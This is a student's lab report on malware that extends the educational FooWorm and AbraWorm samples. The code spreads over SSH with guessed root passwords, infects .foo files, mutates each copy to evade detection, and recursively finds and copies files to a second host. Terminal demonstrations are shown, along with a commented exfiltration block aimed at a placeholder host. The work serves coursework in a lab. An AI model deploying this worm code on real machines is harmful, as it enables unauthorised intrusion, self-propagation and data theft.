
CSE406: ASSIGNMENT ON MALEWARE

Assignment Report

Submitted By:
Asif Shahriar
#1805040

1 Introduction

This offline has three tasks. In each of the following three sections, first the task is stated, then what I have done to complete the task is described along with screenshots of codes and the corresponding attacks. Pre-built SEED Ubuntu 20.04 VM was used for this assignment, and docker was used for the emulation process.

2 Task-1: FooWorm

2.1 Task

Turning the **FooVirus.py** virus into a worm by incorporating networking code in it. The resulting worm will still infect only the '.foo' files, but it will also have the ability to hop into other machines.

2.2 Implementation

My implementation of the worm performs its attack on a remote-host, specified by a given ip-address. I thought this makes more sense than performing the attack on local-host.

AbraWorm.py looks for files that contain the string 'abracadabra' by the command,

```
1 cmd = 'grep -ls abracadabra *'
2 stdin, stdout, stderr = ssh.exec_command(cmd)
```

To look for '.foo' files, I changed the aforementioned code to,

```
1 cmd = 'ls *.foo'
2 stdin, stdout, stderr = ssh.exec_command(cmd)
```

Then I fetch the '.foo' files and keep them in a list.

```
1 received_list = list(map(lambda x: x.encode('utf-8'),
2                           stdout.readlines()))
3 for item in received_list:
    files_of_interest_at_target.append(item.strip())
```

Next, as shown in the '**FooVirus.py**' code, I first read the contents of the current file '**1805040.1.py**' (ie FooWorm). Then, for each of the '.foo' files, I pasted the viral code into the '.foo' file and commented out it's original content. I had to create an SFTP client from the SSH client in order to write to the remote-host file. Finally, I deposited a copy of the worm file at the target host.

```


1  scpcon = scp.SCPClient(ssh.get_transport())
2  # Creating an SFTP client from the SSH client
3  sftp = ssh.open_sftp()
4  IN = open(sys.argv[0], 'r')
5  virus = [line for (i,line) in enumerate(IN) if i < 210]
6  if len(files_of_interest_at_target) > 0:
7  for item in files_of_interest_at_target:
8      scpcon.get(item)
9      IN2 = open(item, 'r')
10     all_of_it = IN2.readlines()
11     IN2.close()
12     if any('FooWorm' in line for line in all_of_it): continue
13     os.chmod(item, 0o777)
14     OUT = sftp.open(item, 'w')
15     OUT.writelines(virus)
16     all_of_it = ['#' + line for line in all_of_it]
17     OUT.writelines(all_of_it)
18     OUT.close()
19 # Now deposit a copy of FooWorm.py at the target host:
20 sftp.close()
21 scpcon.put(sys.argv[0])
22 scpcon.close()

```

2.3 Attack Demonstration

The attack is shown in the following screenshots.

First we create two files in the target host's root directory: 'footest.foo' and 'notfoo.txt'.



```

seed@VM: ~/C... x root@f081dd7f97... x root@880068e880... x root@c08966c1d5... x
root@c08966c1d545:~# touch footest.foo
root@c08966c1d545:~# echo "this is a .foo file" > footest.foo
root@c08966c1d545:~# touch notfoo.txt
root@c08966c1d545:~# echo "this is a .txt file" > notfoo.txt
root@c08966c1d545:~# cat footest.foo
this is a .foo file
root@c08966c1d545:~# cat notfoo.txt
this is a .txt file
root@c08966c1d545:~# █

```

Figure 1: A .foo and a .txt file in target host's root directory

Then we perform the attack.

```
seed@VM: ~/.../C... x root@f081dd7f97... x root@880068e880... x root@c08966c1d5... x root@3c...
[07/31/23]seed@VM:~/.../Code$ ls
1805040_1.py 1805040_3.py AbraWorm.py FooVirus.pl temp
1805040_2.py AbraWorm.pl dir_setup.sh FooVirus.py
[07/31/23]seed@VM:~/.../Code$ python3 1805040_1.py

HELLO FROM FooWorm

Note that this is a safe worm(for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.

Trying password mypassword for user root at IP address: 172.17.0.2

connected

output of 'ls' command: [b'footest.foo\n', b'notfoo.txt\n']
files of interest at the target: [b'footest.foo']
[07/31/23]seed@VM:~/.../Code$
```

Figure 2: A .foo and a .txt file in target host's root directory

As can be seen, there is one file of interest ie .foo file in the target, '**footest.foo**'. The contents of this file should be changed by the attack.

```
seed@VM: ~/.../C... x root@f081dd7f97... x root@880068e880... x root@c08966c1d5... x root@3c715a7b81...
root@c08966c1d545:~# ls
1805040_1.py footest.foo notfoo.txt
root@c08966c1d545:~# cat footest.foo
import sys
import os
import glob
import random
import paramiko
import scp
import signal

## FooWorm.py

print("""\nHELLO FROM FooWorm\n\n
Note that this is a safe worm(for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.\n\n""")

## You would want to uncomment the following two lines for the worm to
## work silently:
# sys.stdout = open(os.devnull, 'w')
# sys.stderr = open(os.devnull, 'w')

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
```

Figure 3: Modified content of the .foo file

```

# exfiltrated files if it was able to send the login credentials
# used on those hosts to its human masters through, say, a
# secret IRC channel. (See Lecture 29 on IRC)
# if len(files_of_interest_at_target) > 0:
#     print("\nWill now try to exfiltrate the files")
#     try:
#         ssh = paramiko.SSHClient()
#         ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy
())
#         # For exfiltration demo to work, you must provide an
IP address and the login
#         # credentials in the next statement:
#         ssh.connect('yyy.yyy.yyy.yyy',port=22,username='yyyy',
password='yyyyyyy',timeout=5)
#         scpcon = scp.SCPClient(ssh.get_transport())
#         print("\n\nconnected to exfiltration host\n")
#         for filename in files_of_interest_at_target:
#             scpcon.put(filename)
#         scpcon.close()
#     except:
#         print("No uploading of exfiltrated files\n")
#         continue
if debug: break
#this is a .foo file
root@c08966c1d545:~# cat notfoo.txt
this is a .txt file
root@c08966c1d545:~# █

```

Figure 4: Modified content of the .foo file (2)

As we can see in the figures 3 and 4, the content of the '**footest.foo**' file has been modified as stated but the content of the '**notfoo.txt**' file has remained the same. Also, a copy of the worm, '**1805040.1.py**', has been deposited at the target's root directory.

3 Task-2: Modifying AbraWorm.py

3.1 Task

We have to modify the **AbraWorm.py** code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.

3.2 Implementation

First I have written a function to bring some minor alterations to the contents of **AbraWorm.py**, without changing its functionality. The function is as follows:

```

1 def modify_file(filename):
2     code = open(filename).read()
3     lines = code.splitlines()
4     print(len(lines))
5
6     # Introducing newlines between a randomly chosen set of lines
7     num_lines = len(lines)
8     num_newlines = random.randint(20, 30)

```

```

9   for i in range(num_newlines):
10       random_line = random.randint(0, num_lines - 1)
11       lines.insert(random_line, '')
12
13   # Introducing extra characters in comment blocks
14   modified_lines = []
15   comment = False
16   for line in lines:
17       if '"""' in line or "'''" in line: comment = not comment
18       # if in_comment_block and random.random() < 0.5:
19       if comment:
20           # Adding 1 to 5 random characters to the comment line
21           random_chars =
22               ''.join(random.choices(string.ascii_letters +
23                                     string.digits, k=random.randint(1, 5)))
24           line += " #" + random_chars
25       if line.startswith('#'):
26           random_chars =
27               ''.join(random.choices(string.ascii_letters +
28                                     string.digits, k=random.randint(1, 5)))
29           line += " #" + random_chars
30       modified_lines.append(line)
31
32   modified_code = '\n'.join(modified_lines)
33
34   # Introducing extra white space between identifiers in each
35   statement
36   # identifiers = string.ascii_letters + string.digits + '_'
37   # modified_code = modified_code.replace('(', ' ( ')
38   # modified_code = modified_code.replace(')', ' ) ')
39   # words = modified_code.split()
40   # modified_words = []
41   # for word in words:
42   #     if all(c in identifiers for c in word):
43   #         modified_words.append(word)
44   #     else:
45   #         modified_words.append(''.join(c if c in identifiers
46   else ' ' for c in word))
47   # modified_code = ' '.join(modified_words)
48
49   return modified_code

```

Here, in the lines 7 through 11, I have introduced 20 to 30 newlines between a randomly chosen set of lines of the file. Then, in the lines 14 through 28, I have identified whether a particular line of code of the file is a comment, if yes, then I have added some random


characters. In the commented out lines 31 through 41, I tried to introduce extra white spaces between the identifiers in each statement, but I couldn't make it work because it breaks the indentation and then the resultant python code does not work.

Finally we need to deposit the modified copy at the target host.

```
1  scpcon = scp.SCPClient(ssh.get_transport())
2  if len(files_of_interest_at_target) > 0:
3      for target_file in files_of_interest_at_target:
4          scpcon.get(target_file)
5          # Now deposit a modified copy of AbraWorm.py at the
           target host:
6          modified_code = modify_file(sys.argv[0])
7          new_filename = "Modified" + sys.argv[0]
8          with open(new_filename, 'w') as new_file:
9              new_file.writelines(modified_code)
10         scpcon.put(new_filename)
11         scpcon.close()
```

Here we have deposited the modified copy at the target host. The copy was also re-named, to avoid incorporating those modifications in the current file.

3.3 Attack Demonstration




```
seed@VM: ~/./C...  root@f081dd7f97...  root@880068e880...  root@c08966c1d5...  root@3c715a7b...
root@c08966c1d545:~# echo "abracadabra" > testdir/test4.txt
root@c08966c1d545:~# echo "alakazam" > testdir/test5.txt
root@c08966c1d545:~# # create a directory named testdir2 inside testdir
root@c08966c1d545:~# mkdir testdir/testdir2
root@c08966c1d545:~# # create a file named test6.txt inside testdir2
root@c08966c1d545:~# echo "abracadabra" > testdir/testdir2/test6.txt
root@c08966c1d545:~# ls
test1.txt  test2.txt  testdir
root@c08966c1d545:~# cat test1.txt
abracadabra
root@c08966c1d545:~# cat test2.txt
alakazam
root@c08966c1d545:~# cd testdir/
root@c08966c1d545:~/testdir# ls
test3.txt  test4.txt  test5.txt  testdir2
root@c08966c1d545:~/testdir# cat test3.txt
abracadabra
root@c08966c1d545:~/testdir# cat test4.txt
abracadabra
root@c08966c1d545:~/testdir# cat test5.txt
alakazam
root@c08966c1d545:~/testdir# cd testdir2/
root@c08966c1d545:~/testdir/testdir2# ls
test6.txt
root@c08966c1d545:~/testdir/testdir2# cat test6.txt
abracadabra
root@c08966c1d545:~/testdir/testdir2# █
```

Figure 5: Target-host files

As we can see in this screenshot, the target host's root directory has two text files and a directory named **testdir**. The **testdir** directory has three text files and a sub-directory

`testdir2`, and `testdir2` has another text file. Some of these text files contain the string 'abracadabra' while some don't.

Now we will run the worm file.



```
seed@VM: ~/.../C... x root@f081dd7f97... x root@880068e880... x root@c08966c1d5... x root@3c715a7b8
[07/31/23] seed@VM: ~/.../Code$ ls
1805040_1.py 1805040_3.py AbraWorm.py footest.foo FooVirus.py
1805040_2.py AbraWorm.pl dir_setup.sh FooVirus.pl temp
[07/31/23] seed@VM: ~/.../Code$ python3 1805040_2.py

Trying password mypassword for user root at IP address: 172.17.0.2

connected

output of 'ls' command: [b'test1.txt\n', b'test2.txt\n', b'testdir\n']

files of interest at the target: [b'test1.txt']
288

Will now try to exfiltrate the files

connected to exfiltration host

[07/31/23] seed@VM: ~/.../Code$ █
```

Figure 6: Performing the attack

Here, **AbraWorm** has scanned target-host's root directory and found one file that contains the string 'abracadabra'. Note that it has not scanned the sub-directories, if it did, then it would have found the other text files that contain the string as well.

Now let us take a look at the results of the attack.


```

seed@VM: ~/.../C... x root@f081dd7f97... x root@880068e880... x root@c08966c1d5... x root@3c715a7b81... x
root@c08966c1d545:~# ls
Modified1805040_2.py test1.txt test2.txt testdir
root@c08966c1d545:~# cat Modified1805040_2.py
#!/usr/bin/env python #eMBVT

### AbraWorm.py #ZxilI

### Author: Avi kak (kak@purdue.edu) #bk
### Date: April 8, 2016; Updated April 6, 2022 #U

## This is a harmless worm meant for educational purposes only. It can #iAqP
## only attack machines that run SSH servers and those too only under #DFng
## very special conditions that are described below. Its primary features #QH
7QN
## are: #0Q
## #A
## -- It tries to break in with SSH login into a randomly selected set of #LRR
n
## hosts with a randomly selected set of usernames and with a randomly #4c
## chosen set of passwords. #GuvR
## #LFn
## -- If it can break into a host, it looks for the files that contain the #G6
Bu
## string `abracadabra'. It downloads such files into the host where #xqsv
-

```

Figure 7: Modified copy of **AbraWorm** in the target-host

```

seed@VM: ~/.../C... x root@f081dd7f97... x root@88
root@3c715a7b8154:~# ls
test1.txt
root@3c715a7b8154:~# cat test1.txt
abracadabra
root@3c715a7b8154:~# █

```

Figure 8: Affected file sent to the target-destination

As we can see in figure 7, a modified copy of the **AbraWorm**, '**Modified1805040_2.py**', has been deposited at the target-host's root. In figure 8 we see that the file **test1.txt**, which contains the magic string '**abracadabra**', has been sent to the target-destination. Thus, the attack has been successful.

4 Task-3: Extending AbraWorm

4.1 Task

As we noted earlier, the **AbraWorm** currently examines only the top-level directory of the username for the files containing the magic string '**abracadabra**'. Now we have to extend the worm code so that it descends down the directory structure and examines the files at every level.

4.2 Implementation

As of now, the **AbraWorm** only examines the top-level directory by the following command,

```
1 cmd = 'grep -ls abracadabra *'  
2 stdin, stdout, stderr = ssh.exec_command(cmd)
```

So, at first I changed the command so that it descends down the directory structure and examines the files at every level.

```
1 cmd = 'grep -rl abracadabra *'  
2 stdin, stdout, stderr = ssh.exec_command(cmd)
```

Then, like before, I fetch those files and keep them in a list.

```
1 received_list = list(map(lambda x: x.encode('utf-8'),  
2                           stdout.readlines()))  
3 for item in received_list:  
    files_of_interest_at_target.append(item.strip())
```

Now, say, at target host's root directory we have a directory named **testDir**, which contains a text file **test3.txt**. We have to send this file to the target destination. We could create a similar directory at the target and place the text file in that directory, but it is quite difficult to do so. Instead, I have opted to send the files to the target destination's root. To do so, we drop the directory from the file's name, ie **testdir/test3.txt** becomes just **test3.txt**. But this seemingly easy method introduces another problem that we must take care of: there may be two different files with the same name **test3.txt** in two different directories, **testDir** and **testDir2**. If we drop the directories from the files' name, both will have the exact same name, and sending them to the destination's root will lead to error. Hence we concatenate the directory names' with the file names' to alleviate this problem. Now the files' are named **testDir_test3.txt** and **testDir2_test3.txt**.

This can be achieved by the following code,

```
1  scpcon = scp.SCPClient(ssh.get_transport())
2  if len(files_of_interest_at_target) > 0:
3      for target_file in files_of_interest_at_target:
4          try:
5              target_file_rename =
6                  target_file.decode('utf-8').replace('/', '_')
7              scpcon.get(target_file, target_file_rename)
8              files_of_interest_at_target_renamed.append
9                  (target_file_rename)
10             except Exception as e:
11                 print(f"Error: {str(e)}")
12                 continue
13
14 # Now deposit a modified copy of AbraWorm.py at the target
15 host:
16 modified_code = modify_file(sys.argv[0])
17 new_filename = "Modified" + sys.argv[0]
18 with open(new_filename, 'w') as new_file:
19     new_file.writelines(modified_code)
20 scpcon.put(new_filename)
21 scpcon.close()
```

4.3 Attack Demonstration

```
seed@VM: ~/.../C... × root@f081dd7f97... × root@880068e880... × root@c08966c1d5... × root@3c715a7b...
root@c08966c1d545:~# echo "abracadabra" > testdir/test4.txt
root@c08966c1d545:~# echo "alakazam" > testdir/test5.txt
root@c08966c1d545:~# # create a directory named testdir2 inside testdir
root@c08966c1d545:~# mkdir testdir/testdir2
root@c08966c1d545:~# # create a file named test6.txt inside testdir2
root@c08966c1d545:~# echo "abracadabra" > testdir/testdir2/test6.txt
root@c08966c1d545:~# ls
test1.txt test2.txt testdir
root@c08966c1d545:~# cat test1.txt
abracadabra
root@c08966c1d545:~# cat test2.txt
alakazam
root@c08966c1d545:~# cd testdir/
root@c08966c1d545:~/testdir# ls
test3.txt test4.txt test5.txt testdir2
root@c08966c1d545:~/testdir# cat test3.txt
abracadabra
root@c08966c1d545:~/testdir# cat test4.txt
abracadabra
root@c08966c1d545:~/testdir# cat test5.txt
alakazam
root@c08966c1d545:~/testdir# cd testdir2/
root@c08966c1d545:~/testdir/testdir2# ls
test6.txt
root@c08966c1d545:~/testdir/testdir2# cat test6.txt
abracadabra
root@c08966c1d545:~/testdir/testdir2#
```

Figure 9: Target-host files

Again, the target host's root directory has two text files and a directory named **testdir**. The **testdir** directory has three text files and a sub-directory **testdir2**, and **testdir2** has another text file. Some of these text files contain the string 'abracadabra' while some don't.

Now we run the worm file.

```
seed@VM: ~/.../C... x root@f081dd7f97... x root@880068e880... x root@c08966c1d5... x root@3c715a7b81... x
[07/31/23]seed@VM:~/.../Code$ ls
1805040_1.py  AbraWorm.pl  footest.foo  Modified1805040_2.py
1805040_2.py  AbraWorm.py  FooVirus.pl  temp
1805040_3.py  dir_setup.sh  FooVirus.py  test1.txt
[07/31/23]seed@VM:~/.../Code$ python3 1805040_3.py

Trying password mypassword for user root at IP address: 172.17.0.2

connected

output of 'ls' command: [b'test1.txt\n', b'test2.txt\n', b'testdir\n']

files of interest at the target: [b'test1.txt', b'testdir/test4.txt', b'testdir/
test3.txt', b'testdir/testdir2/test6.txt']
4
301

Will now try to exfiltrate the files

connected to exfiltration host

[07/31/23]seed@VM:~/.../Code$ █
```

Figure 10: Performing the attack

Here we see that **AbraWorm** has scanned the root directory, the **testdir** directory and the **testdir2** subdirectory and has found all textfiles that contain the '**abracadabra**' string. Next we observe the result of the attack at the destination.

```
root@1a2dadd433d5:~# ls
test1.txt test2.txt testdir
root@1a2dadd433d5:~# ls
Modified1805040_3.py test1.txt test2.txt testdir
root@1a2dadd433d5:~# █
```

Figure 11: Result at the target-host

Here we can see that after the attack, a modified copy of the worm file, '**Modified1805040_3.py**', has been deposited at the target's root.

```
seed@VM: ~/.../C... x root@f081dd7f97... x root@880068e880... x root@c08966c1d5... x root@3c715a7b81... x
root@3c715a7b8154:~# ls
root@3c715a7b8154:~# ls
test1.txt testdir_test3.txt testdir_test4.txt testdir_testdir2_test6.txt
root@3c715a7b8154:~# █
```

Figure 12: Result at the destination

As we can see, all the affected textfiles have been renamed and sent to the destination's root, hence the attack was successful.